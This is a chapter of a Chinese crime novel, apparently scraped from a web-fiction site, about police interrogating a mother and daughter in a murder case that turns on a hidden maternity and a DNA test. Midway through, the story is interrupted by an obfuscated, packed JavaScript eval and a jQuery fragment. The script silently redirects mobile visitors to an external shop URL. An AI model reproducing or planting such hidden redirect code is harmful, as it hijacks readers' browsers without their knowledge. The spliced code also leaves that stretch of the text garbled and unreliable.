“现在不是非要你说,除非你自愿想说,但是你所说的将会成为呈堂证供。”
“在我的律师来到之前,我是不会回答你们警方任何一个问题。”
如出一辙的问答在三个审讯室不约而同地响起。
高以乔看着神态自若,甚至将珍珠耳环摘下观赏了几下又戴上的周林美贤,默默说了一句:“这个珍珠耳环很衬你。”
周林美贤漫不经心地回了一句:“是吗?”
她抬头看了看审讯室里的钟,已经过去了半个小时。她的律师还没到,她自己也不着急,似笑非笑地看着高以乔。
“口渴吗?我让师姐拿杯水给你喝。”
“什么水?”
“普通的矿泉水。”
周林美贤拒绝:“我只喝进口的水,普通的水不喝。”
高以乔又问:“那我给你喝杯咖啡?”
“什么咖啡?”
“速溶咖啡。”“你们这边没有什么高档一点的东西吗?我只喝瑰夏咖啡,蓝山也勉勉强强。你也勉勉强强。”
高以乔笑问:“我什么勉勉强强?”
“想套取我DNA的手段,无非就是你问我要不要喝水,我喝一口,你就借口拿走我的茶杯,套取我的DNA然后拿去匹配。
“或者在我旁边放一杯水,打着和我闲聊的旗号,等我说到口干舌燥或者没留意喝下一口,这种手段我见多了。”
“其实我们想要你的DNA很容易。”高以乔说,“我们可以申请你们房子的搜查令。”
“那你得先证明我们和受害者确实有关联。”
“你为什么觉得你和受害者没关联?”
周林美贤笑了笑,“我的律师是路上堵车了吗,怎么还没到?Madam,你方便出去帮我催一下吗?”
高以乔挑了挑眉,回了句:“当然。”
她走出审讯室,四个审讯室的隔音都很好,彼此听不到对面的说话声。周林美贤的审讯室在第三个,她往后一瞥是况茵的审讯室,里面坐着况茵和审问的许思仁。
许思仁的脸色不太好。
她往前走,第二个审讯室是周林美贤聘请调查的私家侦探,那人看起来衣着随意,整个人身体往后,呈防御性动作,看起来很害怕正在审问的戴伟。
第一个审讯室……
高以乔正要走过去,就看到走廊尽头有个人影走了出来,她定睛一看,笑了一下。
“你是来当周可晴的律师,还是周林美贤的律师?”她问王飞进。
王飞进西装革履,连头发丝都没有一点凌乱,他慢条斯理地走到高以乔面前,“没有人请我做代表律师,我是自己过来的。”
高以乔闻言挑起眉,惊讶道:“大名鼎鼎的常胜将军居然也有被忽视的时候?那周林美贤和周可晴请的律师是谁?”
王飞进耸耸肩,视线投向第一间审讯室。高以乔顺着他的视线看去,第一间审讯室里周可晴旁边早已坐下一个律师。
“K.C律师所的罗杰,罗大律师。”王飞进认出了那人,轻描淡写地说了一句:“听说他对把握客户心理很有一套,能稳住客户的同时能挡住90%来自警方的审问,很多富豪在遇到刑事案件的时候都喜欢找他。”
“是吗?”
高以乔反手推开了第一间审讯室隔壁的监听室,她走到玻璃墙前,刚拿起耳机就听到罗杰自信满满的声音:“我们当事人刚刚只是情绪失控,并不是真心想要控告自己的母亲谋杀。而且你们警方现在也没有实质的证据证明受害者就是周子康。我们当事人有严重的焦虑症和失眠,你们这样来访无疑是加重了我当事人的恐慌,导致她有一连串不稳定的发言。”
“你们已经证实了受害者的身份了吗?DNA匹配了吗?凭借着购买清单就咬死是周子康?不好意思,我当事人最近在服用药物,不能配合你们采样。”
墙对面的乐琳坐在罗杰的对面,她和旁边做笔录的师姐对视了一眼,然后看向平时明艳张扬此刻却沉默放空的周可晴,问她:“你没有什么要补充的吗?”
罗杰飞快地瞥了周可晴一眼,后者只是淡淡地说:“没有了。”
她将水杯推回去:“不是进口的水我不要,你们拿走。”
乐琳示意师姐将水杯拿出去,而罗杰还在一旁喋喋不休:“只是48小时而已,我们就当休息一下了。”
周可晴却说:“十分钟。
“十分钟你就可以走了。”
说完,高以乔和周可晴同时看向钟。
现在是17点10分。
——
老狼老狼,几点钟?
17点20分。
——
高以乔抬头看了一下钟,问周林美贤:“你的律师还没到吗?”
周林美贤看了一下自己的指甲:“快到了吧。这家律所的律师不行,我下次还是请更好的。”“Philip Wong(王飞进)?”
“Never。”周林美贤眼神一凛,她说。
敲门声很快在两人对峙中响起,周林美贤率先挪开视线,她看向门口:“可能是我的大律师到了。”
做笔录的师姐前去开门,大律师确实是到了,同时到的还有一份DNA报告。
高以乔将报告递到周林美贤面前,在她和她的大律师面前打开,“根据我们采集到的DNA样本,受害者的DNA和该提供者周可晴的DNA为亲子关系。周林美贤女士……”
周林美贤脸色瞬间煞白,“你们在哪里拿到的DNA样本?你们知不知道这是非法获取?”
“DNA样本是周可晴主动提供的。”
“不可能!Roger已经在那边很久了!是不是你们诱供,还是说况茵提供了什么虚假口供?”
高以乔警告她:“麻烦你先稳住自己的情绪。”
“我需要稳住什么情绪?我现在怀疑你们诱供,找江Sir来见我,找江正晖来见我!”周林美贤推开DNA报告,她猛地站起来就要往门外去。“周林美贤女士,你现在涉嫌谋杀周子康,如果你再不冷静下来……”
周林美贤转身,恶狠狠地瞪着高以乔:“我在警署呼风唤雨的时候,你还只是一个乳臭未干的小孩。”
“我也许是,但是你女儿和我差不多大,应该也是。她也见过你在警署呼风唤雨的样子吗?”
周林美贤脚步停住,她回头,“你什么意思?”
高以乔慢慢坐回座位上,她捡起那份亲子鉴定报告,递给周林美贤请来的大律师。
“这份报告刚刚出来,是我们警署法医检验的,上次的DNA样本是十分钟前周可晴提供给我们警方。”
周林美贤一字一顿,说:“不、可、能。”
“你为什么觉得不可能,是因为你请了罗大律师?你认为他可以制止住你女儿的言论?”
“不过你刚刚也说了,这个律所的大律师不行,罗大律师在路上堵车,没有及时赶到。”高以乔说:“周可晴在没有律师的陪同下完成了她的口供。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17725802|207405||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
“她说。”
“她说谎,她有精神病,她的口供不作数。”
高以乔没有再说话,反而是周林美贤急得重新坐回她的对面,双手不安地挥动着:“周子康是我的儿子,他这辈子都只会是我的儿子。”
“和他有亲子关系的人是我,阿晴是他的姐姐,姐姐而已,你懂吗?阿晴在恨我没有告诉她弟弟失踪了,她提供的是我的DNA!”
她咬牙切齿地说:“我、的。”
高以乔缓慢地摇头:“我看到了,她喝了警署里面的水,水杯是她的DNA。她是周子康的亲生母亲,在14年前,她15岁的时候在国外生下了周子康。而同年,你也在国外陪着她。”
“15岁?怎么可能,你见过谁15岁当妈妈的?你不要以为你是Philip以前的女朋友就可以污蔑我女儿!我再说一遍。”
高以乔语调猛地拔高:“你说再多遍都没用,DNA报告就在这里。麻烦你不要再自欺欺人,我不管你们以前是怎么操作的,现在死的人是周子康,我麻烦你对死者的身份有基本的尊重!”
周林美贤低声叫了一下,她双手不停锤在桌面上。
高以乔趁机问她:“周子康到底是谁?”
“他是我的儿子。”
“周子康是谁?”
“他是我周林美贤的儿子。”
高以乔拿出案发现场的骸骨照片,再次问道:“你看着他最后的样子说,他到底是谁?”
周林美贤瞪着那张照片,一滴眼泪落了下来:“他是,我们周家的耻辱。”30分钟前——
“要不要喝杯水?”
“有进口的吗?”
“没有,就普通的矿泉水。”
“矿泉水和雨水有什么区别?最近没下雨。Madam,你能告诉我案发现场附近有水吗?”
乐琳将一杯普通的水递给对面的周可晴,摇摇头:“没有。”
“他很口渴吧?”
乐琳没开口,周可晴自己开口说:“我妈给我请了大律师,大律师快要来了。”
“如果你不想说的话。”
周可晴打断了乐琳,说:“子康是我15岁生的孩子,他是我和初恋的孩子。他叫Ivan,是海外华侨,我们是在夏令营认识的。交往没多久,我和他一起出去玩,发生了车祸,他死了,我发现我有了孩子。
“子康是我的孩子。但是我妈为了不败坏我们家族名声,她逼我把孩子打掉。我不肯,那是Ivan唯一的血肉,我为了保护孩子,我和她闹了很多次,她才肯让我把孩子生下来,但唯一的代价就是把孩子记在她的名下。她根本就不喜欢子康!她不让子康认祖归宗,也不让子康知道我是他妈妈,她严格管控着子康,把他当囚犯一样!
“这次肯定是她忍无可忍杀了子康,我早就发现不对劲了,我怎么找都找不到子康。我问我妈子康去哪里,她就说夏令营,还瞒着我,之前你们上门和我说是别人不见了,她协助调查。如果不是这次我偷听到,我根本不知道子康不见了这么久!
“她根本就是早有预谋!她早就!她早就!她肯定是看我最近和Philip关系好,怕子康影响我们结婚,所以一不做二不休!她根本就是把我当商品来卖!
“就是她,就是她杀的!”
乐琳沉默了片刻,问她:“你还有什么要补充的吗?”
“没有了。”
她喝了一口桌面上的水,说:“不是进口的水我不喝,你们拿走吧。”